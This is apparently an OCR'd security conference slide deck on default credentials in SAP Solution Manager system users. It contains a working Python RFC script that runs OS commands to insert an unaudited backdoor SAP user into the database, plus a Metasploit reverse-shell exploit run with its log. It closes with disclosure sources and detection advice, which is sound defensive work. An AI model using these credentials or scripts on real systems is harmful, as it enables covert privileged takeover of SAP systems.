


Python file length: 1236 lines: 24 Ln: 24 Col: 1 Sel: 0 | 0 Dos\Windows UTF-8 INS



Exploitation Example 3: Execute OS commands via RFC protocol

- System user SOLMAN_BTC / init1234
- Can be used to execute OS commands via Function Module **SXPG_STEP_XPG_START**
- And from there use the implicit trust relation to the Database to create an SAP user directly in the SAP database with SAP_ALL (no application level audit).



Display User

User

Last Changed On Status

Address Logon data **SNC** Defaults Parameters Roles Profiles Gr...


Alias

User Type

Password

Password Status Product. password

```
C:\Users\Joris\CloudStation\CloudStation\ERP-SEC\Documenten\Presentation\2016_Troopers#16\CREATE_USER_VIA_SMDAGENT_SID.py - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
new 9 test.pl system.pl EXEC_OS_CMD.bat CREATE_USER_VIA_SMDAGENT_SID.py READ_USR02_VIA_SMDAGENT_SID.py
1 #!/usr/bin/python
2
3 import saphnrfc
4 import re
5
6 default_host = '192.168.161.128' ; var_host = raw_input('Host: [%s] % default_host) ; var_host = var_host or default_host
7 default_sysnr = '00' ; var_sysnr = raw_input('System number: [%s] % default_sysnr) ; var_sysnr = var_sysnr or default_sysnr
8 default_client = '001' ; var_client = raw_input('Client: [%s] % default_client) ; var_client = var_client or default_client
9 default_user = 'SOLMAN_BTC' ; var_user = raw_input('User: [%s] % default_user) ; var_user = var_user or default_user
10 default_pw = 'init1234' ; var_pw = raw_input('Password: [%s] % default_pw) ; var_pw = var_pw or default_pw
11
12 saphnrfc.base.load_config()
13 conn = saphnrfc.base.rfc_connect({'ashost':var_host, 'sysnr':var_sysnr, 'client':var_client, 'user':var_user, 'passwd':var_pw, 'lang':'EN' })
14
15 ### Create SAP user via /SDF/GEN_PROXY
16 fa = conn.discover("SXPG_STEP_XPG_START")
17 a = fa.create_function_call()
18 a.EXTPROG("sqlcli")
19 a.PARAMS("--U DEFAULT INSERT INTO USR02 (MANDT,BNAME,BCODE,USTYP,CODVN) VALUES ('001','GO_IN','C76AB3A59599FE3A','S','G')")
20 a.STDINCNTL("R")
21 a.STDOUTCNTL("M")
22 a.STDERRCNTL("M")
23 a.TERMCNTL("C")
24 a.CONNCNTL("H")
25 a.invoke()
26 z = a.LOG.value
27 print z
28
29 fa = conn.discover("SXPG_STEP_XPG_START")
30 a = fa.create_function_call()
31 a.EXTPROG("sqlcli")
32 a.PARAMS("--U DEFAULT UPDATE USR02 set PASSCODE='CF017A9A4F1F53ED69CEDC773072B1B24A063A63' where BNAME='GO_IN' and mandt='001'")
33 a.STDINCNTL("R")
34 a.STDOUTCNTL("M")
35 a.STDERRCNTL("M")
36 a.TERMCNTL("C")
37 a.CONNCNTL("H")
38 a.invoke()
39 z = a.LOG.value
40 print z
41
42 fa = conn.discover("SXPG_STEP_XPG_START")
43 a = fa.create_function_call()
44 a.EXTPROG("sqlcli")
45 a.PARAMS("--U DEFAULT INSERT INTO USR02 (MANDT,BNAME,REFUSER) VALUES ('001','GO_IN','DDIC')")
46 a.STDINCNTL("R")
47 a.STDOUTCNTL("M")
48 a.STDERRCNTL("M")
49 a.TERMCNTL("C")
50 a.CONNCNTL("H")
```




Python file length: 1988 lines: 60 Ln: 6 Col: 32 Sel: 0 | 0 Dos\Windows UTF-8 INS



Exploitation Example 4: Metasploit command shell


- System user SOLMAN_BTC / init1234
- Use Metasploit (also see @nmonkee his [MWR modules!](#))
- For example:



The screenshot displays the Metasploit web interface. At the top, the 'metasploit community' logo is visible on the left, and a navigation menu includes 'Overview', 'Analysis', 'Sessions (1)', 'Campaigns', 'Web Apps', 'Modules', 'Credentials', 'Reports', and 'Exports'. Below the navigation, a breadcrumb trail shows 'Home' > 'default' > 'Tasks' > 'Task 75'. A green banner with a checkmark icon and the text 'Task started' is present. Below this, a task entry is shown with the status 'Launching' on the left, the description 'Complete (1 session opened) exploit/multi/sap/sap_soap_rfc_sxpg_command_exec' in the center, and 'Completed' with a checkmark icon on the right. At the bottom, a terminal window displays the following log output:

```
[+] [2016.09.28-10:14:24] Workspace:default Progress:1/2 (50%) Exploiting 192.168.233.131
[*] [2016.09.28-10:14:24] Started reverse TCP handler on 0.0.0.0:1024
[*] [2016.09.28-10:14:24] 192.168.233.131:8000 - Dumping the payload to /tmp/7rwKM...
[+] [2016.09.28-10:14:24] 192.168.233.131:8000 - Payload dump was successful
[*] [2016.09.28-10:14:24] 192.168.233.131:8000 - Executing /tmp/7rwKM...
[+] [2016.09.28-10:14:44] Session 3 created for 192.168.233.131
[+] [2016.09.28-10:14:44] Workspace:default Progress:2/2 (100%) Complete (1 session opened) exploit/multi/sap/sap_soap_rfc_sxpg_command_exec
```





Home > default > Modules > **SAP SOAP RFC SXP_G_COMMAND_EXECUTE Remote Command Execution**

Module

Type: Server Exploit
Ranking: ★★★★★
Privileged?: No
Disclosure: May 8, 2012

Developers: nmonkee

References: [mwrinfosecurity](#), [sap](#), [sap](#)

SAP SOAP RFC SXP_G_COMMAND_EXECUTE Remote Command Execution
exploit/multi/sap/sap_soap_rfc_sxpg_command_exec

This module abuses the SAP NetWeaver SXP_G_COMMAND_EXECUTE function, on the SAP SOAP RFC Service, to execute remote commands. This module needs SAP credentials with privileges to use the /sap/bc/soap/rfc in order to work. The module has been tested successfully on Windows 2008 64-bit and Linux 64-bit platforms.

Target Systems

Target Addresses	Excluded Addresses
192.168.233.131	

Exploit Timeout (minutes): 5

Target Settings: Linux

Payload Options

Payload Type: Command shell	Listener Ports: 1024-65535
Connection Type: Auto	Listener Host: 192.168.1.66
Enable Stage Encoding (IPS evasion): <input type="checkbox"/>	

Module Options


CLIENT: 001	SAP Client (string)
PASSWORD: init1234	Password (string)
Proxies:	A proxy chain of format type:host:port[,type:host:port][...] (string)
RPORT: 8000	The target port (port)
SSL: <input type="checkbox"/>	Negotiate SSL/TLS for outgoing connections (bool)
USERNAME: solman_btc	Username (string)
VHOST:	HTTP server virtual host (string)

Advanced Options [show](#)
Evasion Options [show](#)

Metasploit Community 4.12.0 - Update 2016070501 © 2010-2016 Rapid7 Inc, Boston, MA **RAPID7**


CamStudio
File Region Options Tools Effects View Help
Record to AVI
CamStudio Open Source
CamStudio.org
Press the Stop Button to stop recording

10:37 AM 9/28/2016



How we discovered this

- Found by indexing ABAP sourcecode with **SOLR** (Credits to Martin Ceronio)
- **RTFM**: SAP Solution Manager 7.0 EHP1 End-to-End Root Cause Analysis – User Administration guide



**SAP Solution Manager 7.0 EHP1
End-to-End Root Cause Analysis**

Root Cause Analysis User Administration Guide

Document Version 1.6 – February 2010
Valid for SAP Solution Manager 7.0 EHP1

2.3.8 [SOLMAN.DUAL.AGTCOM]: Diagnostics agent System User

This user is a System User mandatory to register the SMD Agent during startup of the Agent with the Netweaver Java Stack via P4 connection. It is created in ABAP Client during the Managing Setup Wizards procedure. It has by default the password "init1234" which is proposed by the Setup Wizard but it can be freely customized during the setup or within the Advanced Setup of Diagnostics.

This user account is required during the Agent installation step.




Please note that all communications between the SMD Agent and the Root Cause Analysis are transferred through this single connection.

Description	Recommended value	Default password	User store	ABAP Role / J2EE security role	Prerequisite	Created	Run-Time
System User for the SMD Agents connection to SAP Solution Manager	SMD_ADMIN	Init1234	ABAP	SAP_J2EE_ADMIN		X ¹	X



How we discovered this

- SAP note 1265580



The screenshot shows the SAP Knowledge Base entry for note 1265580. The title is "1265580 - WilyHost agent fails to connect to ABAP stack (bad password)". The version is 1, dated 23.10.2008. The component is SV-SMG-DIA, and the category is "Help for error analysis". The priority is "Recommendations / Additional Info" and the release status is "Released for Customer". There are 0 corrections, 0 manual activities, and 0 prerequisites. The description section is titled "Symptom" and contains the following text: "After Diagnostics setup, the WilyHost agent does not collect any data from the managed ABAP stack due to the following error found in file SMDAgentApplication.log: Error com.sap.smd.wily.hostagent.destination.JCODestination - init(): <SID>|<WilyHost Agent Id> [EXCEPTION] com.sap.mw.jco.JCO\$Exception: (103) RFC_ERROR_LOGON_FAILURE: Password logon no longer possible - too many failed attempts at com.sap.mw.jco.MiddlewareJRfc.generateJCoException(MiddlewareJRfc.java:455)[...]". The "Other Terms" section lists "SMDAGENT_<DiagnosticsSID> user gets locked due to bad password". The "Reason and Prerequisites" section states: "The password of user SMDAGENT_<DiagnosticsSID> has been set to a value different from the default install value ('init1234') eg due to a specific password policy on managed ABAP stack. As the WilyHost task has been setup with the default or previous password value, it fails to connect to the ABAP stack, eventually locking the user SMDAGENT_<DiagnosticsSID>". A blue circle highlights the phrase "different from the default install value ('init1234')".

Back /

1265580 - WilyHost agent fails to connect to ABAP stack (bad password)

Version 1 from 23.10.2008 in English

Component: SV-SMG-DIA Category: Help for error analysis Corrections: 0 SAP Note/KBA Number: 63

Priority: Recommendations / Additional Info Release Status: Released for Customer Manual Activities: 0

Prerequisites: 0

Description Software Components Languages

Symptom

After Diagnostics setup, the WilyHost agent does not collect any data from the managed ABAP stack due to the following error found in file SMDAgentApplication.log:
Error com.sap.smd.wily.hostagent.destination.JCODestination - init(): <SID>|<WilyHost Agent Id>
[EXCEPTION]
com.sap.mw.jco.JCO\$Exception: (103) RFC_ERROR_LOGON_FAILURE: Password logon no longer possible - too many failed attempts
at com.sap.mw.jco.MiddlewareJRfc.generateJCoException(MiddlewareJRfc.java:455)[...]

Other Terms

SMDAGENT_<DiagnosticsSID> user gets locked due to bad password

Reason and Prerequisites


The password of user SMDAGENT_<DiagnosticsSID> has been set to a value different from the default install value ('init1234') eg due to a specific password policy on managed ABAP stack. As the WilyHost task has been setup with the default or previous password value, it fails to connect to the ABAP stack, eventually locking the user SMDAGENT_<DiagnosticsSID>

How to protect?

Use the free tooling from our [website](#) to detect if mentioned users exist with a default password in your SAP systems.

Alternatively use SAP Security hero Martin Gallo his PySAP tooling.

<https://github.com/CoreSecurity/pysap>



ERP-SEC
HARMONIZING BUSINESS AND SECURITY

Protect4S

Control the risk of your SAP platform

Selection Criteria

Destination: *

Solution Manager users overview

Status	User	Message
<input checked="" type="checkbox"/>	CONTENTSERV	No default password is used
